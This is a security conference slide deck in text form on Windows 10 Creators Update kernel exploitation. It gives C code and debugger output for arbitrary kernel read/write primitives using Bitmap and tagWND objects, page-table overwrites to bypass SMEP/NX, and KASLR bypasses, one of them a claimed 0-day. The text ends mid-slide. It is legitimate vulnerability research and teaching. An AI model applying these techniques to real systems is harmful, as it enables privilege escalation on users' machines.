

TAKING WINDOWS 10 KERNEL  
EXPLOITATION TO THE NEXT  
LEVEL – LEVERAGING WRITE-  
WHAT-WHERE VULNERABILITIES  
IN CREATORS UPDATE

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- What to expect from this talk
  - Windows 10 Kernel Exploitation on Creators Update from Low Integrity
  - Lots of hex, C and memes
  - 0-days!

# Agenda

- Brief look at Kernel Exploitation history
- New Windows 10 Mitigations
- Arbitrary Kernel Read/Write Primitive
- KASLR information leak
- De-randomizing Page Table Entries
- Dynamic Function Location
- Executable Kernel Memory Allocation

# Exploitation Concept

- Write-What-Where
  - Vulnerability class
- Best case
  - Write controlled value at controlled address
- Common case
  - Write not controlled value at controlled address
- Leverage to obtain kernel-mode code execution
  - Must know where and perhaps what
- Techniques presented may be used for other vulnerability classes as well

# Kernel Exploitation History

# Brief Look at Kernel Exploitation History

## Windows 7

- Executable NonPagedPool was the default

```
RtlFillMemory(payload, PAGE_SIZE - 0x2b, 0xcc);  
RtlFillMemory(payload + PAGE_SIZE - 0x2b, 0x100, 0x41);  
BOOL res = CreatePipe(&readPipe, &writePipe, NULL, sizeof(payload));  
res = WriteFile(writePipe, payload, sizeof(payload), &resultLength, NULL);
```

- Kernel information leaks were available with NtQuerySystemInformation
- Overwrite HalDispatchTable function table with NonPagedPool address
- Execute User-mode memory from Kernel-mode

# Brief Look at Kernel Exploitation History

## Windows 8.1 and Windows 10

- Windows 8.1 and Windows 10 before Anniversary Edition.
- Kernel information leaks with APIs blocked from Low Integrity.
- NonPagedPoolNx is the new standard.
- Supervisor Mode Execution Prevention is introduced.
- Kernel-mode read / write primitive is needed.
  - GDI bitmap primitive.
  - tagWND primitive.

# Bitmap Primitive

- Information leak of Bitmap through GdiSharedHandleTable

```
DWORD64 teb = (DWORD64)NtCurrentTeb();  
DWORD64 peb = *(PDWORD64)(teb + 0x60);  
DWORD64 GdiSharedHandleTable = *(PDWORD64)(peb + 0xf8);  
DWORD64 addr = GdiSharedHandleTable + (handle & 0xffff) * sizeof(GDICELL64);  
DWORD64 kernelAddr = *(PDWORD64)addr;
```

- Overwrite size of Bitmap using Write-What-Where

- Consecutive Bitmaps can create a primitive
  - SetBitmapBits overwrites data pointer of the following Bitmap
  - GetBitmapBits reads arbitrary kernel memory
  - SetBitmapBits writes arbitrary kernel memory

```
VOID writeQword(DWORD64 addr, DWORD64 value)  
{  
    BYTE *input = new BYTE[0x8];  
    for (int i = 0; i < 8; i++)  
    {  
        input[i] = (value >> 8 * i) & 0xFF;  
    }  
    PDWORD64 pointer = (PDWORD64)overwriteData;  
    pointer[0x1BF] = addr;  
    SetBitmapBits(overwriter, 0xe00, overwriteData);  
    SetBitmapBits(hwrite, 0x8, input);  
    return;  
}
```



# tagWND primitive

- Information leak of Desktop Heap through
  - ulClientDelta from Win32ClientInfo
  - UserHandleTable from User32!gSharedInfo
- Overwrite cbWndExtra using Write-What-Where
- Consecutive Windows can create a primitive
  - SetWindowLongPtr overwrites adjacent tagWND.StrName pointer through ExtraBytes
  - InternalGetWindowText reads arbitrary kernel memory
  - NtUserDefSetText writes arbitrary kernel memory

```
VOID writeQWORD(DWORD64 addr, DWORD64 value)
{
    CHAR* input = new CHAR[0x8];
    LARGE_UNICODE_STRING uStr;
    for (DWORD i = 0; i < 8; i++)
    {
        input[i] = (value >> (8 * i)) & 0xFF;
    }
    RtlInitLargeUnicodeString(&uStr, input, 0x8);
    SetWindowLongPtr(g_window1, 0x118, addr);
    NtUserDefSetText(g_window2, &uStr);
    SetWindowLongPtr(g_window1, 0x118, g_winStringAddr);
}
```

# SMEP and NX Bypass

- Page Table Entry overwrite using write primitive

```
DWORD64 getPTfromVA(DWORD64 vaddr)
{
    vaddr >>= 9;
    vaddr &= 0x7FFFFFFFFF8;
    vaddr += 0xFFFFF68000000000;
    return vaddr;
}
```

```
kd> !pte fffff90140844bd0
```

VA fffff90140844bd0			
PXE at FFFFF6FB7DBEDF90	PPE at FFFFF6FB7DBF2028	PDE at FFFFF6FB7E405020	PTE at FFFFF6FC80A04220
contains 00000000251A6863	contains 000000002522E863	contains 000000002528C863	contains FD90000017EFA863
pfn 251a6 ---DA--KWEV	pfn 2522e ---DA--KWEV	pfn 2528c ---DA--KWEV	pfn 17efa ---DA- <b>-KW-V</b>

```
kd> g
```

```
Break instruction exception - code 80000003 (first chance)
```

```
0033:00007ff9`18c7a98a cc int 3
```

```
kd> !pte fffff90140844bd0
```

VA fffff90140844bd0			
PXE at FFFFF6FB7DBEDF90	PPE at FFFFF6FB7DBF2028	PDE at FFFFF6FB7E405020	PTE at FFFFF6FC80A04220
contains 00000000251A6863	contains 000000002522E863	contains 000000002528C863	contains 7D90000017EFA863
pfn 251a6 ---DA--KWEV	pfn 2522e ---DA--KWEV	pfn 2528c ---DA--KWEV	pfn 17efa ---DA- <b>-KWEV</b>

# KASLR Bypass

- Windows HAL Heap was in many cases static at 0xFFFFFFFFFD000000
- Offset 0x448 contained a pointer to ntoskrnl.exe
- SIDT instruction leaks address of ntoskrnl.exe pointer
- Use read primitive to leak pointer and get base address.

```
DWORD64 getNtBaseAddr()
{
    DWORD64 baseAddr = 0;
    DWORD64 ntAddr = readQWORD(0xffffffffffffd00448);
    DWORD64 signature = 0x00905a4d;
    DWORD64 searchAddr = ntAddr & 0xFFFFFFFFFFFFF000;

    while (TRUE)
    {
        DWORD64 readData = readQWORD(searchAddr);
        DWORD64 tmp = readData & 0xFFFFFFFF;
        if (tmp == signature)
        {
            baseAddr = searchAddr;
            break;
        }
        searchAddr = searchAddr - 0x1000;
    }

    return baseAddr;
}
```

# Mitigations Introduced in Windows 10 1607

# Windows 10 Anniversary Update Mitigations

- Randomizes Page Table Entries
- Removes kernel addresses from GdiSharedHandleTable
  - Breaks bitmap primitive address leak
- SIDT KASLR bypass is mitigated

## Various address space disclosures have been fixed

- ✓ Page table self-map and PFN database are randomized
  - Dynamic value relocation fixups are used to preserve constant address references
- ✓ SIDT/SGDT kernel address disclosure is prevented when Hyper-V is enabled
  - Hypervisor traps these instructions and hides the true descriptor base from CPL>0
- ✓ GDI shared handle table no longer discloses kernel addresses

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# Windows 10 Anniversary Update Mitigations

- Limits the tagWND.strName to point inside Desktop heap.
  - Breaks tagWND primitive

```
# Child-SP          RetAddr           Call Site
00 fffff8b00`65a92068 ffffff800`36a5c96a nt!DbgBreakPointWithStatus
01 fffff8b00`65a92070 ffffff800`36a5c359 nt!KiBugCheckDebugBreak+0x12
02 fffff8b00`65a920d0 ffffff800`369d3094 nt!KeBugCheck2+0x8a5
03 fffff8b00`65a927e0 fffffdeb2`f731c1fe nt!KeBugCheckEx+0x104
04 fffff8b00`65a92820 fffffdeb2`f71e4f96 win32kfull!DesktopVerifyHeapPointer+0x137252
05 (Inline Function) -----`----- win32kfull!DesktopVerifyHeapRange+0x15
06 fffff8b00`65a92860 fffffdeb2`f71e421b win32kfull!DesktopVerifyHeapLargeUnicodeString(struct tag
07 fffff8b00`65a928a0 fffffdeb2`f720c99c win32kfull!DefSetText(struct tagWND * pwnd = 0xffffded1`
08 fffff8b00`65a92900 fffffdeb2`f720c50a win32kfull!xxxRealDefWindowProc(struct tagWND * pwnd = 0;
09 fffff8b00`65a92a80 fffffdeb2`f71e51ec win32kfull!xxxWrapRealDefWindowProc(struct tagWND * pwnd
```

*Figure 4. Windows 10 Anniversary Update mitigation on a common kernel write primitive*



**IT'S ALL  
BROKE...**

**BRING BACK  
THE PRIMITIVES**



# Locating Bitmap Object

- Bitmap objects are stored in the Large Paged Pool.
  - Randomized on reboot
  - Need a kernel information leak to locate
- Win32ThreadInfo in the TEB is close to the Large Paged Pool

```
kd> dt _TEB @$teb
ntdll!_TEB
+0x000 NtTib : _NT_TIB
+0x038 EnvironmentPointer : (null)
+0x040 ClientId : _CLIENT_ID
+0x050 ActiveRpcHandle : (null)
+0x058 ThreadLocalStoragePointer : 0x00000056`4c614058 Void
+0x060 ProcessEnvironmentBlock : 0x00000056`4c613000 _PEB
+0x068 LastErrorValue : 0
+0x06c CountOfOwnedCriticalSections : 0
+0x070 CsrClientThread : (null)
+0x078 Win32ThreadInfo : 0xffff905c`001ecb10 Void
```





# Locating Bitmap Object

- Creating a number of large Bitmap objects stabilizes the Pool
- Large static offset will point into Bitmaps

```
DWORD64 leakPool()
{
    DWORD64 teb = (DWORD64)NtCurrentTeb();
    DWORD64 pointer = *(PDWORD64)(teb+0x78);
    DWORD64 addr = pointer & 0xFFFFFFFF00000000;
    addr += 0x16300000;
    return addr;
}
```

```
DWORD64 size = 0x10000000 - 0x260;
BYTE *pBits = new BYTE[size];
memset(pBits, 0x41, size);
```

```
DWORD amount = 0x4;
HBITMAP *hbitmap = new HBITMAP[amount];

for (DWORD i = 0; i < amount; i++)
{
    hbitmap[i] = CreateBitmap(0x3FFFF64, 0x1, 1, 32, pBits);
}
```

```
Win32ThreadInfo : 0xffff905c`001ecb10
kd> dq ffff905c`16300000
ffff905c`16300000  41414141`41414141 41414141`41414141
ffff905c`16300010  41414141`41414141 41414141`41414141
ffff905c`16300020  41414141`41414141 41414141`41414141
ffff905c`16300030  41414141`41414141 41414141`41414141
ffff905c`16300040  41414141`41414141 41414141`41414141
ffff905c`16300050  41414141`41414141 41414141`41414141
ffff905c`16300060  41414141`41414141 41414141`41414141
ffff905c`16300070  41414141`41414141 41414141`41414141
```

# Locating Bitmap Object

- Delete the second large Bitmap object.
- Allocate ~10000 new Bitmap objects of 0x1000 bytes each.
- Will point to start of Bitmap object.

```
kd> dq ffff905c`16300000 L20
ffff905c`16300000 00000000`01050ec9 00000000`00000000
ffff905c`16300010 00000000`00000000 00000000`00000000
ffff905c`16300020 00000000`01050ec9 00000000`00000000
ffff905c`16300030 00000000`00000000 00000001`00000368
ffff905c`16300040 00000000`00000da0 ffff905c`16300260
ffff905c`16300050 ffff905c`16300260 00008039`00000da0
ffff905c`16300060 00010000`00000006 00000000`00000000
ffff905c`16300070 00000000`04800200 00000000`00000000
ffff905c`16300080 00000000`00000000 00000000`00000000
ffff905c`16300090 00000000`00000000 00000000`00000000
ffff905c`163000a0 00000000`00000000 00000000`00000000
ffff905c`163000b0 00000000`00001570 00000000`00000000
ffff905c`163000c0 00000000`00000000 00000000`00000000
ffff905c`163000d0 00000000`00000000 00000000`00000000
ffff905c`163000e0 00000000`00000000 ffff905c`163000e8
ffff905c`163000f0 ffff905c`163000e8 00000000`00000000
```

# Locating Bitmap Object

- Overwrite size of leaked Bitmap
- Reuses two consecutive Bitmaps

```
BOOL writeQword(DWORD64 addr, DWORD64 value)
{
    BYTE *input = new BYTE[0x8];
    for (int i = 0; i < 8; i++)
    {
        input[i] = (value >> 8 * i) & 0xFF;
    }
    BYTE *pbits = new BYTE[0xe00];
    memset(pbits, 0, 0xe00);
    GetBitmapBits(h1, 0xe00, pbits);

    PDWORD64 pointer = (PDWORD64)pbits;
    pointer[0x1BE] = addr;
    SetBitmapBits(h1, 0xe00, pbits);
    SetBitmapBits(h2, 0x8, input);
    delete[] pbits;
    delete[] input;
    return TRUE;
}
```

```
kd> dq 1a000000 L6
00000000`1a000000  ffff905c`16300000  00000000`000000ff
00000000`1a000010  00000000`00000000  00000000`00000000
00000000`1a000020  00000000`00000000  00000000`00000000
kd> dq ffff905c`16300000+38 L1
ffff905c`16300038  00000001`00000368
kd> eq ffff905c`16300038  00001001`00000368
kd> dq 0xffffffff7800000000 L1
fffff780`00000000  0fa00000`00000000
kd> dq 0xffffffff78000000800 L1
fffff780`00000800  00000000`00000000
kd> g
Break instruction exception - code 80000003 (first chance)
0033:00007ffb`3c366062 cc int 3
kd> dq 0xffffffff78000000800 L1
fffff780`00000800  11223344`55667788
kd> dq 1a000000 L6
00000000`1a000000  ffff905c`16300000  00000000`000000ff
00000000`1a000010  00000000`01050ec9  00000000`01050ec8
00000000`1a000020  0fa00000`00000000  00000000`00000000
```

Write-What-Where  
simulation

# tagWND Read/Write outside Desktop Heap

- Pointer verification is performed by DesktopVerifyHeapPointer.
- tagWND.strName must be within the Desktop Heap

```
mov     rcx, rbx           ; tagDESKTOP pointer
call    DesktopVerifyHeapPointer
lea     rdx, [rdi-1]
mov     rcx, rbx
mov     rbx, [rsp+38h+arg_0]
add     rsp, 30h
pop     rdi
jmp     $+5
DesktopVerifyHeapLargeUnicodeString endp
```

```
DesktopVerifyHeapPointer proc near
BugCheckParameter4= qword ptr -18h

; FUNCTION CHUNK AT 000000001C0199C18 SIZE 0000001F BYTES

sub     rsp, 38h
mov     r9, [rcx+78h]      ; Address of Desktop Heap
cmp     rdx, r9            ; Str buffer must not be below Desktop Heap
jb      loc_1C0199C18
```

```
mov     eax, [rcx+80h]     ; Size of Desktop Heap
add     rax, r9            ; Max address of Desktop Heap
cmp     rdx, rax          ; Str buffer must not be above Desktop Heap
jnb     loc_1C0199C18
```

# tagWND Read/Write outside Desktop Heap

- Desktop Heap address and size comes from tagDESKTOP object.

- No validation on tagDESKTOP pointer.
  - Pointer is taken from header of tagWND.

- Find tagDESKTOP pointer and replace it.

- Control Desktop Heap address and size during verification.

```
kd> dt win32k!tagWND head
+0x000 head : _THRDESKHEAD
kd> dt _THRDESKHEAD
win32k!_THRDESKHEAD
+0x000 h : Ptr64 Void
+0x008 cLockObj : Uint4B
+0x010 pti : Ptr64 tagTHREADINFO
+0x018 rpdesk : Ptr64 tagDESKTOP
+0x020 pSelf : Ptr64 UChar
```

```
VOID setupFakeDesktop(DWORD64 wndAddr)
{
    g_fakeDesktop = (PDWORD64)VirtualAlloc((LPVOID)0x2a000000, 0x1000, MEM_COMMIT | MEM_RESERVE, PAGE_READWRITE);
    memset(g_fakeDesktop, 0x11, 0x1000);
    DWORD64 rpDeskuserAddr = wndAddr - g_ulClientDelta + 0x18;
    g_rpDesk = *(PDWORD64)rpDeskuserAddr;
}
```

# tagWND Read/Write outside Desktop Heap

- SetWindowLongPtr can overwrite tagDESKTOP pointer.
- Verification succeeds everywhere.

```
RtlInitLargeUnicodeString(&uStr, input, size);
g_fakeDesktop[0x1] = 0;
g_fakeDesktop[0xF] = addr - 0x100;
g_fakeDesktop[0x10] = 0x200;
SetWindowLongPtr(g_window1, 0x118, addr);
SetWindowLongPtr(g_window1, 0x110, 0x00000002800000020);
SetWindowLongPtr(g_window1, 0x50, (DWORD64)g_fakeDesktop);
NtUserDefSetText(g_window2, &uStr);
SetWindowLongPtr(g_window1, 0x50, g_rpDesk);
SetWindowLongPtr(g_window1, 0x110, 0x00000000e0000000c);
SetWindowLongPtr(g_window1, 0x118, g_winStringAddr);
```

```
kd> dq fffff780`00000000 L1
fffff780`00000000  0fa00000`00000000
kd> dq fffff780`00000800 L1
fffff780`00000800  00000000`00000000
kd> dq 1a000000 L4
00000000`1a000000  ffff905c`006f6ed0 ffff905c`006f7070
00000000`1a000010  ffff905c`006f6fb8 00000000`00000000
kd> dq ffff905c`006f6fb8 L1
ffff905c`006f6fb8  00000000`00000008
kd> eq ffff905c`006f6fb8 00000000`00001008
kd> g
Break instruction exception - code 80000003 (first chance)
0033:00007ffb`3c366062 cc          int     3
kd> dq 1a000000 L4
00000000`1a000000  ffff905c`006f6ed0 ffff905c`006f7070
00000000`1a000010  ffff905c`006f6fb8 0fa00000`00000000
kd> dq fffff780`00000800 L1
fffff780`00000800  11223344`55667788
```

Write-What-Where simulation



**KERNEL PRIMITIVES**

**KERNEL PRIMITIVES EVERYWHERE**

# Mitigations Introduced in Windows 10 1703



# Windows 10 Creators Update Mitigations

- UserHandleTable kernel addresses have been removed
- Windows 10 1607

```
kd> dq poi(user32!gSharedInfo+8)
000002c5`db0f0000 00000000`00000000 00000000`00000000
000002c5`db0f0010 00000000`00010000 ffff9bc2`80583040
000002c5`db0f0020 00000000`00000000 00000000`0001000c
000002c5`db0f0030 ffff9bc2`800fa870 ffff9bc2`801047b0
000002c5`db0f0040 00000000`00014001 ffff9bc2`80089b00
000002c5`db0f0050 ffff9bc2`80007010 00000000`00010003
000002c5`db0f0060 ffff9bc2`80590820 ffff9bc2`801047b0
000002c5`db0f0070 00000000`00010001 ffff9bc2`8008abf0
```

- Windows 10 1703

```
kd> dq poi(user32!gSharedInfo+8)
00000222`e31b0000 00000000`00000000 00000000`00000000
00000222`e31b0010 00000000`00000000 00000000`00010000
00000222`e31b0020 00000000`00202fa0 00000000`00000000
00000222`e31b0030 00000000`00000000 00000000`0001000c
00000222`e31b0040 00000000`00000000 00000000`00000318
00000222`e31b0050 00000000`00000000 00000000`00014001
00000222`e31b0060 00000000`00000000 00000000`000002ac
00000222`e31b0070 00000000`00000000 00000000`00010003
```

```
typedef struct _HANDLEENTRY {
    PVOID phead;
    ULONG_PTR pOwner;
    BYTE bType;
    BYTE bFlags;
    WORD wUniq;
}HANDLEENTRY, *PHANDLEENTRY;
```

# Windows 10 Creators Update Mitigations

- ulClientDelta from Win32ClientInfo is gone
- Windows 10 1607

```
kd> dq @$teb+800
000000e4`e54e3800 00000000`00000008 00000000`00000000
000000e4`e54e3810 00000000`00000600 00000000`00000000
000000e4`e54e3820 000002c5`db410700 ffff98fc`a51f0000
```

- Windows 10 1703

```
kd> dq @$teb+800
00000086`a0a4a800 00000000`00000008 00000000`00000000
00000086`a0a4a810 00000000`00000600 00000000`00000000
00000086`a0a4a820 00000222`e3550700 00000222`e3550000
```

# Windows 10 Creators Update Mitigations

- ExtraBytes modified by SetWindowLongPtr are moved to user-mode.
  - Cannot overwrite adjacent tagWND.strName.

```
sub     esi, r8d
movsxd  rcx, esi
add     rcx, [rdi+180h] ; RDI == tagWND*
```



```
loc_1C0053CB3:
mov     rax, [rcx]
mov     [rsp+98h+var_70], rax
mov     [rcx], r14      ; RCX == ExtraBytes*
jmp     loc_1C0053B7B
```

```
kd> dq 1a000000 I2
00000000`1a000000  fffffbd25`40909ce8 fffffbd25`40909ce8
kd> r
rax=0000000000000000 rbx=0000000000000000 rcx=000002095f92daf8
rdx=0000000000000008 rsi=0000000000000008 rdi=ffffbd2540909bf0
rip=ffffbd5fec46866b rsp=ffffe3010030da00 rbp=0000000000000008
r8=0000000000000000 r9=ffffffffffffff3fff r10=ffffbd2540909bf0
r11=0000000252387c00 r12=0000000000000000 r13=0000000000000000
r14=fffff78000000000 r15=ffffbd2542567ab0
iopl=0         nv up ei pl nz na pe nc
cs=0010  eip=fffff78000000000  ds=002b  es=002b  fs=0053  gs=002b
win32kfull!xxxSetWindowLongPtr+0x1f3:
ffffbd5f`46866b 4c8931          mov     qword ptr [rcx],r14
```



# Windows 10 Creators Update Mitigations

- tagWND as Kernel-mode read/write primitive is broken again.
- Bitmap object header increased by 0x8 bytes.
  - Change allocation size to retain allocation alignment.
- HAL Heap is randomized.
  - No longer ntoskrnl.exe pointer at 0xFFFFFFFFFD00448.

**SO YOU'RE TELLING ME**



**THEY MITIGATED  
THE WINDOW PRIMITIVE**

# tagWND Primitive Revival

- ulClientDelta in Win32ClientInfo has been replaced by user-mode pointer

```
kd> dq @$teb+800 L6
000000d6`fd73a800 00000000`00000008 00000000`00000000
000000d6`fd73a810 00000000`00000600 00000000`00000000
000000d6`fd73a820 00000299`cfe70700 00000299`cfe70000
```

- Inspecting new pointer reveals user-mode mapped Desktop Heap

```
kd> dq 00000299`cfe70000
00000299`cfe70000 00000000`00000000 0100c22c`639ff397
00000299`cfe70010 00000001`ffeeffee ffffb25`40800120
00000299`cfe70020 ffffb25`40800120 ffffb25`40800000
00000299`cfe70030 ffffb25`40800000 00000000`00001400
00000299`cfe70040 ffffb25`408006f0 ffffb25`41c00000
00000299`cfe70050 00000001`000011fa 00000000`00000000
00000299`cfe70060 ffffb25`40a05fe0 ffffb25`40a05fe0
00000299`cfe70070 00000009`00000009 00100000`00000000
kd> dq ffffb25`40800000
ffffb25`40800000 00000000`00000000 0100c22c`639ff397
ffffb25`40800010 00000001`ffeeffee ffffb25`40800120
ffffb25`40800020 ffffb25`40800120 ffffb25`40800000
ffffb25`40800030 ffffb25`40800000 00000000`00001400
ffffb25`40800040 ffffb25`408006f0 ffffb25`41c00000
ffffb25`40800050 00000001`000011fa 00000000`00000000
ffffb25`40800060 ffffb25`40a05fe0 ffffb25`40a05fe0
ffffb25`40800070 00000009`00000009 00100000`00000000
```

# tagWND Primitive Revival

- Manually search through Desktop heap to locate tagWND object


```
VOID setupLeak()
{
    DWORD64 teb = (DWORD64)NtCurrentTeb();
    g_desktopHeap = *(PDWORD64)(teb + 0x828);
    g_desktopHeapBase = *(PDWORD64)(g_desktopHeap + 0x28);
    DWORD64 delta = g_desktopHeapBase - g_desktopHeap;
    g_ulClientDelta = delta;
}

DWORD64 leakWnd(HWND hwnd)
{
    DWORD i = 0;
    PDWORD64 buffer = (PDWORD64)g_desktopHeap;
    while (1)
    {
        if (buffer[i] == (DWORD64)hwnd)
        {
            return g_desktopHeapBase + i * 8;
        }
        i++;
    }
}
```

# tagWND Primitive Revival

- Size of ExtraBytes is defined by cbWndExtra when Windows Class is registered
- RegisterClassEx creates a tagCLS object
- tagCLS has ExtraBytes defined by cbClsExtra
- SetWindowLongPtr sets ExtraBytes in tagWND
- SetClassLongPtr sets ExtraBytes in tagCLS

```
cls.cbSize = sizeof(WNDCLASSEX);
cls.style = 0;
cls.lpfnWndProc = WProc1;
cls.cbClsExtra = 0x18;
cls.cbWndExtra = 8;
cls.hInstance = NULL;
cls.hCursor = NULL;
cls.hIcon = NULL;
cls.hbrBackground = (HBRUSH)(COLOR_WINDOW + 1);
cls.lpszMenuName = NULL;
cls.lpszClassName = g_windowClassName1;
cls.hIconSm = NULL;
RegisterClassExW(&cls);
```





# tagWND Primitive Revival

- ExtraBytes from tagCLS are still in the kernel
- Allocate tagCLS followed by tagWND.
- Use SetClassLongPtr to update tagWND.strName
- Read/write kernel-mode primitive is back

```
RtlInitLargeUnicodeString(&uStr, input, size);
```

```
g_fakeDesktop[0x1] = 0;  
g_fakeDesktop[0x10] = addr - 0x100;  
g_fakeDesktop[0x11] = 0x200;
```

```
SetClassLongPtrW(g_window1, 0x308, addr);  
SetClassLongPtrW(g_window1, 0x300, 0x0000002800000020);  
SetClassLongPtrW(g_window1, 0x230, (DWORD64)g_fakeDesktop);  
NtUserDefSetText(g_window2, &uStr);  
SetClassLongPtrW(g_window1, 0x230, g_rpDesk);  
SetClassLongPtrW(g_window1, 0x300, 0x0000000e0000000c);  
SetClassLongPtrW(g_window1, 0x308, g_winStringAddr);
```

**ONE DOES NOT SIMPLY**

**MITIGATE KERNEL PRIMITIVES**


# Kernel ASLR

- Almost all kernel memory is randomized.
- Shared System Page – KUSER\_SHARED\_DATA is static
  - Located at 0xFFFFF78000000000.
  - Not executable.
  - Does not contain interesting pointers.
- HAL Heap is randomized
- SIDT is mitigated
- Need new ntoskrnl.exe information leak

# Kernel ASLR Bypass Idea

- KASLR bypass could be primitive related.
- Need a bypass for each primitive.
- Must leak ntoskrnl.exe pointer.

**I DONT ALWAYS  
NEED KASLR BYPASS**



**BUT WHEN I DO  
I HIT UP REACTOS**

# Bitmap KASLR Bypass 0-Day

- Surface structure from REACTOS




*hdev*



```
typedef struct _SURF_OBJ
{
    DHSURF dhsurf;           // 0x000
    HSURF  hsurf;            // 0x004
    DHPDEV dhpdev;           // 0x008
    HDEV   hdev;              // 0x00c
    SIZE_L sizlBitmap;        // 0x010
}
```

GDI's handle to the device, this surface belongs to. In reality a pointer to GDI's PDEV\_OBJ.



```
LONG   iDelta;              // 0x024
ULONG  iUniq;                // 0x028
ULONG  iBitmapFormat;        // 0x02c
USHORT iType;                // 0x030
USHORT fjBitmap;             // 0x032
// size                      0x034
} SURF_OBJ, *PSURF_OBJ;
```



# Bitmap KASLR Bypass 0-Day

- PDEVOBJ structure from REACTOS

Function Pointer 

```
{
    BASEOBJECT  baseobj;
    PPDEV       ppdevNext;
    int         cPdevRefs;
    int         cPdevOpenRefs;
    PPDEV       ppdevParent;
    FLONG       flags;
    FLONG       flAccelerated;

    .....

    PVOID       pvGammaRamp;
    PVOID       RemoteTypeOne;
    ULONG       ulHorzRes;
    ULONG       ulVertRes;
    PFN         pfnDrvSetPointerShape;
    PFN         pfnDrvMovePointer;
    PFN         pfnMovePointer;
    PFN         pfnDrvSynchronize;
    PFN         pfnDrvSynchronizeSurface;
    PFN         pfnDrvSetPalette;
    PFN         pfnDrvNotify;
    ULONG       TagSig;
    PLDEV       pldev;

    .....

    PVOID       WatchDogContext;
    PVOID       WatchDogs;
    PFN         apfn[INDEX_LAST];
} PDEV, *PPDEV;
```

# Bitmap KASLR Bypass 0-Day

ffffbd25`56300000	00000000`00052c3b	00000000`00000000
ffffbd25`56300010	ffff968a`3bbe740	00000000`00000000
ffffbd25`56300020	00000000`00052c3b	00000000`00000000
ffffbd25`56300030	<u>00000000`00000000</u>	00000001`00000364
ffffbd25`56300040	00000000`00000d90	ffffbd25`56300270
ffffbd25`56300050	ffffbd25`56300270	0000794b`00000d90

Bitmap hdev field is empty






# Bitmap KASLR Bypass 0-Day

- CompatibleBitmap is a variant

```
HBITMAP CreateCompatibleBitmap(  
    _In_ HDC hdc,  
    _In_ int nWidth,  
    _In_ int nHeight  
);
```

```
kd> dq fffffbd25`56300000+3000  
ffffbd25`56303000 00000000`01052c3e 00000000`00000000  
ffffbd25`56303010 ffff968a`3bbee740 00000000`00000000  
ffffbd25`56303020 00000000`01052c3e 00000000`00000000  
ffffbd25`56303030 fffffbd25`4001b010 00000364`00000001  
ffffbd25`56303040 00000000`000000d90 fffffbd25`56303270
```



```
kd> dq fffffbd25`4001b010 + 6f0  
ffffbd25`4001b700 fffffbd5f`eced2bf0 cdd!DrvSynchronizeSurface
```

# Bitmap KASLR Bypass 0-Day

- Free a Bitmap at offset 0x3000 from first Bitmap
- Spray CompatibleBitmaps to reallocate

```
HBITMAP h3 = (HBITMAP)readQword(leakPool() + 0x3000);  
buffer[5] = (DWORD64)h3;  
DeleteObject(h3);  
  
HBITMAP *KASLRbitmap = new HBITMAP[0x100];  
for (DWORD i = 0; i < 0x100; i++)  
{  
    KASLRbitmap[i] = CreateCompatibleBitmap(dc, 1, 0x364);  
}
```

# Bitmap KASLR Bypass 0-Day

- Read cdd!DrvSynchronizeSurface pointer
- Find ntoskrnl.exe pointer

```
kd> u cdd!DrvSynchronizeSurface + 2b L1
cdd!DrvSynchronizeSurface+0x2b:
ffffbd5f`eced2c1b ff153f870300      call     qword ptr [cdd!_imp_ExEnterCriticalRegionAndAcquireFastMutexUnsafe]
kd> dqs [cdd!_imp_ExEnterCriticalRegionAndAcquireFastMutexUnsafe] L1
